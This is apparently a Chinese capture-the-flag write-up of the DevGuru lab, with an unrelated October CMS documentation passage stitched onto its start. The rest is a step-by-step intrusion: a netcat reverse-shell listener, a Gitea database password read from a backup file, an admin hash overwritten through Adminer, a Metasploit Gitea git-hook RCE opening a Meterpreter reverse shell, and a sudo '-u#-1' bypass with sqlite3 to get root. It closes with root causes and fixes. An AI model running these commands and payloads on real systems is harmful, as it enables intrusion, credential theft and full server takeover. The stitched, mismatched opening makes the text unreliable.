在页面模板的 Twig 部分中，您可以使用[October CMS 提供的任何函数、过滤器和标签](#)。任何动态页面都需要变量，变量可以由页面或布局 PHP 部分或由[Components](#)准备。在本文中，我们介绍如何在 PHP 部分中准备变量。


页面执行生命周期

可以在页面和布局的 PHP 部分中定义特殊函数：`onInit`、`onStart`和`onEnd`。该`onInit`函数在所有组件初始化后、处理 AJAX 请求之前执行。该`onStart`函数在页面执行开始时执行。该`onEnd`函数在页面呈现之前、页面组件执行之后执行。在`onStart`和`onEnd`函数中，您可以将变量注入 Twig 环境。使用`$this`带有数组符号将变量传递给页面。

```
HTM
url = "/"
==
function onStart()
{
    $this['hello'] = "Hello world!";
}
==
<h3>{{ hello }}</h3>
```

下一个示例更加复杂。它展示了如何从数据库加载博客文章集合，并显示在页面上（Acme\Blog 插件是虚构的）。

编写反弹shell：



先监听然后访问反弹shell解码

```
(root@kali)-[~/Desktop/GitHack/dist]
# nc -lvvp 8888
listening on [any] 8888 ...
192.168.1.200: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.200] 36322
bash: cannot set terminal process group (873): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devguru:/var/www/html$
```

这里只是个普通权限，联想到之前有一个Gitea，查找了对应的漏洞信息，需要用户凭证，获取凭证什么的都可以去配置文件中查找，一般是ini，conf等，然后可能是备份会有个类似.bak,.back的后缀。这里就查到了app.ini.back。还可以根据内容去网上搜索，例如这里是Gitea的默认配置文件名会告诉我们是app.ini，使用find是name参数设置为"app.in*"这样既可以匹配app.ini也可以匹配app.ini.bak，实在没有就"*pp.in*"匹配前后包含pp.in。

```
root@kali: ~/Desktop/GitHack/dist
File Actions Edit View Help
find: '/etc/gitea': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
www-data@devguru:/var/www/html$ find / -name "app.ini*" 2>/dev/null
find / -name "app.ini*" 2>/dev/null
/var/backups/app.ini.bak
/usr/local/bin/custom/conf/app.ini
www-data@devguru:/var/www/html$ cat /var/backups/app.ini.bak
cat /var/backups/app.ini.bak
; This file lists the default values used by Gitea
; Copy required sections to your own app.ini (default is custom/conf/app.ini)
; and modify as needed.
; see https://docs.gitea.io/en-us/config-cheat-sheet/ for additional documentation.
; App name that shows in every page title
APP_NAME = Gitea: Git with a cup of tea
; Change it if you run locally
RUN_USER = frank
; Either "dev", "prod" or "test", default is "dev"
RUN_MODE = prod

[project]
; Default templates for project boards
PROJECT_BOARD_BASIC_KANBAN_TYPE = To Do, In Progress, Done
PROJECT_BOARD_BUG_TRIAGE_TYPE = Needs Triage, High Priority, Low Priority, Closed

[repository]
ROOT = /opt/gitea/gitea-repositories
SCRIPT_TYPE = bash
; DETECTED_CHARSETS_ORDER tie-break order for detected charsets.
; If the charsets have equal confidence, tie-breaking will be done by order in this list
; with charsets earlier in the list chosen in preference to those later.
; Adding "defaults" will place the unused charsets at that position.
DETECTED_CHARSETS_ORDER = UTF-8, UTF-16BE, UTF-16LE, UTF-32BE, UTF-32LE, ISO-8859, windows-1252, ISO-8859, windows-1250, ISO-8859, ISO-8859, windows-1253, ISO-8859, windows-1255, ISO-8859, windows-1251, windows-1256, KOI8-R, ISO-8859, windows-1254, Shift_JIS, GB18030, EUC-JP, EUC-KR, Big5, ISO-2022, ISO-2022, ISO-2022, IBM424_rtl, IBM424_ltr, IBM420_rtl, IBM420_ltr
; Default ANSI charset to override non-UTF-8 charsets to
ANSI_CHARSET =
; Force every new repository to be private
FORCE_PRIVATE = false
; Default privacy setting when creating a new repository, allowed values: last, private, public. Default is last which mean
```

获取账号密码:

gitea:UfFPTF8C8jjxVF2m

```
www-data@devguru:/var/www/html$ cat /var/backups/app.ini.bak | grep -E "USER|PASSWD"
cat /var/backups/app.ini.bak | grep -E "USER|PASSWD"
RUN_USER = frank
ENABLE_PUSH_CREATE_USER = false
; run in the context of the RUN_USER
SHOW_USER_EMAIL = true
USER_PAGING_NUM = 50
; Username to use for the builtin SSH server. If blank, then it is the value of RUN_USER.
BUILTIN_SSH_SERVER_USER =
; - empty: if SSH_TRUSTED_USER_CA_KEYS is empty this will default to off, otherwise will default to email, username.
SSH_TRUSTED_USER_CA_KEYS =
; Default this `RUN_USER`/.ssh/gitea-trusted-user-ca-keys.pem
SSH_TRUSTED_USER_CA_KEYS_FILENAME =
USER = gitea
; Use PASSWD = `your password` for quoting if you use special characters in the password.
PASSWD = UfFPTF8C8jjxVF2m
; to the look into the schema first. e.g.:ALTER USER user SET SEARCH_PATH = schema_name,"$user",public;
; !!CHANGE THIS TO KEEP YOUR USER DATA SAFE!!
COOKIE_USERNAME = gitea_awesome
REVERSE_PROXY_AUTHENTICATION_USER = X-WEBAUTH-USER
RESET_PASSWD_CODE_LIVE_MINUTES = 180
ENABLE_USER_HEATMAP = true
USER =
; Use PASSWD = `your password` for quoting if you use special characters in the password.
PASSWD =
; Use PASSWD = `your password` for quoting if you use special characters in the password.
PASSWD =
www-data@devguru:/var/www/html$
```


Login

Logout successful. Thanks for using Adminer, consider donating.

System	MySQL
Server	localhost
Username	gitea
Password	●●●●●●●●●●●●●●●●
Database	

Login

☒ Permanent login

看看是否可以修改账户的密码接管账户，先查看数据库数据表结构

user

user_open_id

version

watch

webhook

64 rows (0.001 s) Edit, Export

describe user;

SQL command

SELECT id, name, email, passwd, salt, passwd_hash_algo, is_admin, is_active, created_unix, last_login_unix FROM user

id	name	email	passwd	salt	passwd_hash_algo	is_admin	is_active	created_unix	last_login_unix
1	frank	frank@devguru.local	c200e0d03d1604cee72c484f154dd82d75c7247b04ea971a96dd1defb682d02488d0323397e26a18fb806c7a20fb0b564c900	Bop8nwtUIM	pbkdf2	1	1	1605832197	1605841809

1 row (0.001 s) Edit, Explain, Export

SELECT id, name, email, passwd, salt, passwd_hash_algo, is_admin, is_active, created_unix, last_login_unix FROM user;

Execute

Limit rows: 10

☐ Stop on error

☐ Show only errors

History

这里不能只改算法还要改加密方式和盐

```
UPDATE user
SET
    passwd = '$2a$10$.aFUpEubVItD0zLFpEio.UqInV4/H.8JAKUVpyUnUq6Qai2XzZsy',
    passwd_hash_algo = 'bcrypt',
    salt = NULL
WHERE name = 'frank';
```

MySQL » 服务器 » gitea » SQL命令 登出

SQL命令

```
SELECT id, name, email, passwd, salt, passwd_hash_algo, is_admin, is_active, created_unix, last_login_unix FROM
```

id	name	email	passwd	salt	passwd_hash_algo	is_admin	is_active	created_unix	last_login_unix
1	frank	frank@devguru.local	\$2a\$10\$.aFUpEubVItD0zLFpEio.UqInV4/H.8JAKUVpyUnUq6Qai2XzZsy	NULL	bcrypt	1	1	160	

1 行 (0.001 秒) [编辑](#), [Explain](#), [导出](#)

```
SELECT id, name, email, passwd, salt, passwd_hash_algo, is_admin, is_active, created_unix, last_login_unix FROM
```

执行

限制行数: ☐ 出错时停止 ☐ 仅显示错误

凭证得到了frank：123456

这里因该是靶场作者偷懒，两个frank是不同的一个是用来登陆CMS管理系统一个是登陆Gitea的

← → ↻ 🏠 192.168.1.200:8585 80% ☆ 🛡️ 👤 📁 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

🟢 Dashboard Issues Pull Requests Milestones Explore 🔔 + 👤 ▼

👤 frank ▼

0 total contributions in the last 12 months

Sep Oct Nov Dec Jan Feb Mar Apr May Jun Jul Aug

Mon
Wed
Fri

0 contributions on Jul 24, 2026

Less [] [] [] [] [] More

👤 frank pushed to master at frank/devguru-website

👤 7de9115700 first commit

5 years ago

👤 frank created repository frank/devguru-website

5 years ago

👤 frank created repository frank/devguru-website

5 years ago

Repository Organization

Repositories 1 +

🔍 Find a repository...

All 1 Sources Forks Mirrors Collaborative

🔒 frank/devguru-website 0 ★

利用凭证进行登陆：

```

msf6 exploit(multi/http/gitea_git_hooks_rce) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
msf6 exploit(multi/http/gitea_git_hooks_rce) > set RPORT 8585
RPORT => 8585
msf6 exploit(multi/http/gitea_git_hooks_rce) > set USERNAME frank
USERNAME => frank
msf6 exploit(multi/http/gitea_git_hooks_rce) > set PASSWORD 123456
PASSWORD => 123456
msf6 exploit(multi/http/gitea_git_hooks_rce) > set LHOST 192.168.195.130
LHOST => 192.168.195.130
msf6 exploit(multi/http/gitea_git_hooks_rce) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
msf6 exploit(multi/http/gitea_git_hooks_rce) > show options
Module options (exploit/multi/http/gitea_git_hooks_rce):

```

Name	Current Setting	Required	Description
PASSWORD	123456	yes	Password to use
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.200	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8585	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	Base path
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME	frank	yes	Username to authenticate with
VHOST		no	HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.

```

msf6 exploit(multi/http/gitea_git_hooks_rce) > run
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Gitea version is 1.12.5
[*] Executing Linux Dropper for linux/x64/meterpreter/reverse_tcp
[*] Authenticate with "frank/123456"
[+] Logged in
[*] Create repository "Opela_Sonair"
[+] Repository created
[*] Setup post-receive hook with command
[+] Git hook setup
[*] Create a dummy file on the repo to trigger the payload
[+] File created, shell incoming...
[*] Sending stage (3045380 bytes) to 192.168.1.200
[*] Command Stager progress - 100.00% done (833/833 bytes)
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.200:40042) at 2026-08-13 11:20:50 -0400
[*] Cleaning up
[*] Repository Opela_Sonair deleted.

meterpreter >

```

提权

```
sudo -l
Matching Defaults entries for frank on devguru:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User frank may run the following commands on devguru:
  (ALL, !root) NOPASSWD: /usr/bin/sqlite3
```

/ sqlite3

 Sponsor

 Fork

 Star 13,540



- Shell
- File write
- File read

| Shell

This executable can spawn an interactive system shell.

- (a) Unprivileged
- Sudo
- SUID

This function is performed by the privileged user if executed via `sudo` because the acquired privileges are not dropped.

Remarks

If there are environment variables involved, they must be passed via `sudo VAR=value ...` or exported then `sudo -E ...`.

```
sqlite3 /dev/null '.shell /bin/sh'
```

```
python --version
/bin/sh: 14: python: not found
sudo -l
Matching Defaults entries for frank on devguru:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User frank may run the following commands on devguru:
  (ALL, !root) NOPASSWD: /usr/bin/sqlite3
sqlite3 /dev/null '.shell /bin/sh'
whoami
frank
cd /root
/bin/sh: 2: cd: can't cd to /root
```

提权失败

查看sudo的版本:

```
frank@devguru:/home/frank$ sudo -V
sudo -V
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
```

查找有关sudo的漏洞:

2020-02-06		 Sudo 1.8.25p - 'pwfeedback' Buffer Overflow	Local	Linux	Dylan Katz
2020-02-04		 Sudo 1.8.25p - 'pwfeedback' Buffer Overflow (PoC)	DoS	Linux	Joe Vennix
2019-10-15		 sudo 1.8.27 - Security Bypass	Local	Linux	Mohin Paramasivam

这里只需关注第一条和第三条因为用不到Dos。这里拿出第三条

Check for the user sudo permissions

```
sudo -l
```

User hacker may run the following commands on kali:

```
(ALL, !root) /bin/bash
```

So user hacker can't run /bin/bash as root (!root)

User hacker sudo privilege in /etc/sudoers

意思是：用户 **hacker** 可以在 **kali** 上以任何用户身份运行 **/bin/bash**，但不能以 **root** 身份（因为 **!root** 的限制）。

```
# User privilege specification
```

```
root    ALL=(ALL:ALL) ALL
```

```
hacker  ALL=(ALL,!root) /bin/bash
```

With ALL specified, user hacker can run the binary /bin/bash as any user

配置含义：hacker 可以以任何非 root 用户的身份执行 /bin/bash

EXPLOIT:

```
sudo -u#-1 /bin/bash
```

Example :

```
hacker@kali:~$ sudo -u#-1 /bin/bash
```

```
root@kali:/home/hacker# id
```

```
uid=0(root) gid=1000(hacker) groups=1000(hacker)
```

```
root@kali:/home/hacker#
```

执行后，hacker 成功获得了 root 权限的 shell。

Description :

Sudo doesn't check for the existence of the specified user id and executes the with arbitrary user id with the sudo priv

-u#-1 returns as 0 which is root's id

and /bin/bash is executed with root permission

漏洞描述（Description）

sudo 没有检查指定的用户 ID 是否真实存在。

-u#-1 指定用户 ID 为 -1，但在 C 语言的 uid_t 类型转换中，-1 会被解释为 0（即 root 的 ID）。

因此，虽然配置写了 !root 禁止以 root 身份运行，但通过 -u#-1 绕过了这个限制，成功以 root 权限执行了 /bin/bash。

同理上面是/bin/bash配置了(ALL, !root)，这道题是/usr/bin/sqlite3配置了(ALL, !root)，而且sqlite3可以反弹shell **sqlite3 /dev/null '.shell /bin/sh'**

'sudo -u#-1' :指定一个负数UID，利用漏洞将其解析为 UID=0（root权限）。

'sqlite3 /dev/null': 使用 sqlite3 打开一个虚拟数据库（在 /dev/null 中）。

'.shell /bin/bash: 利用 SQLite 的 .shell 功能，启动一个 bash，从而得到 root 权限。

提取成功

```
sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'
id
uid=0(root) gid=1000(frank) groups=1000(frank)
```

攻击原理

信息泄露 -> 数据库接管 -> 后台代码执行 -> sudo 配置绕过 -> root 权限。

- 网站暴露 .git 和配置备份，泄露了数据库凭据。
- 攻击者通过数据库直接修改 CMS 用户信息，接管后台。
- CMS 后台允许编辑主题文件，因此可以写入服务端代码，获得普通 Shell。
- sudo 版本过旧，并错误地允许执行 sqlite3。sqlite3 可以启动 Shell，旧版 sudo 对特殊 UID 处理错误，导致普通用户绕过 !root 限制，获得 root。

危害: 攻击者从网站权限提升到整台服务器的 root 权限，可以读取、修改或删除服务器上的代码、数据库、Gitea 仓库和凭据。

修复:

- 删除公网可访问的 .git、备份文件和 Adminer.php，立即轮换所有已泄露凭据，将不该暴露在公网的全面切换为内网环境。
- 升级 sudo 和 Gitea，删除 sqlite3 等可启动 Shell 程序的 sudo 权限。
- 由于已经拿到 root，不能只打补丁，应该检查后门并从可信镜像重建服务器。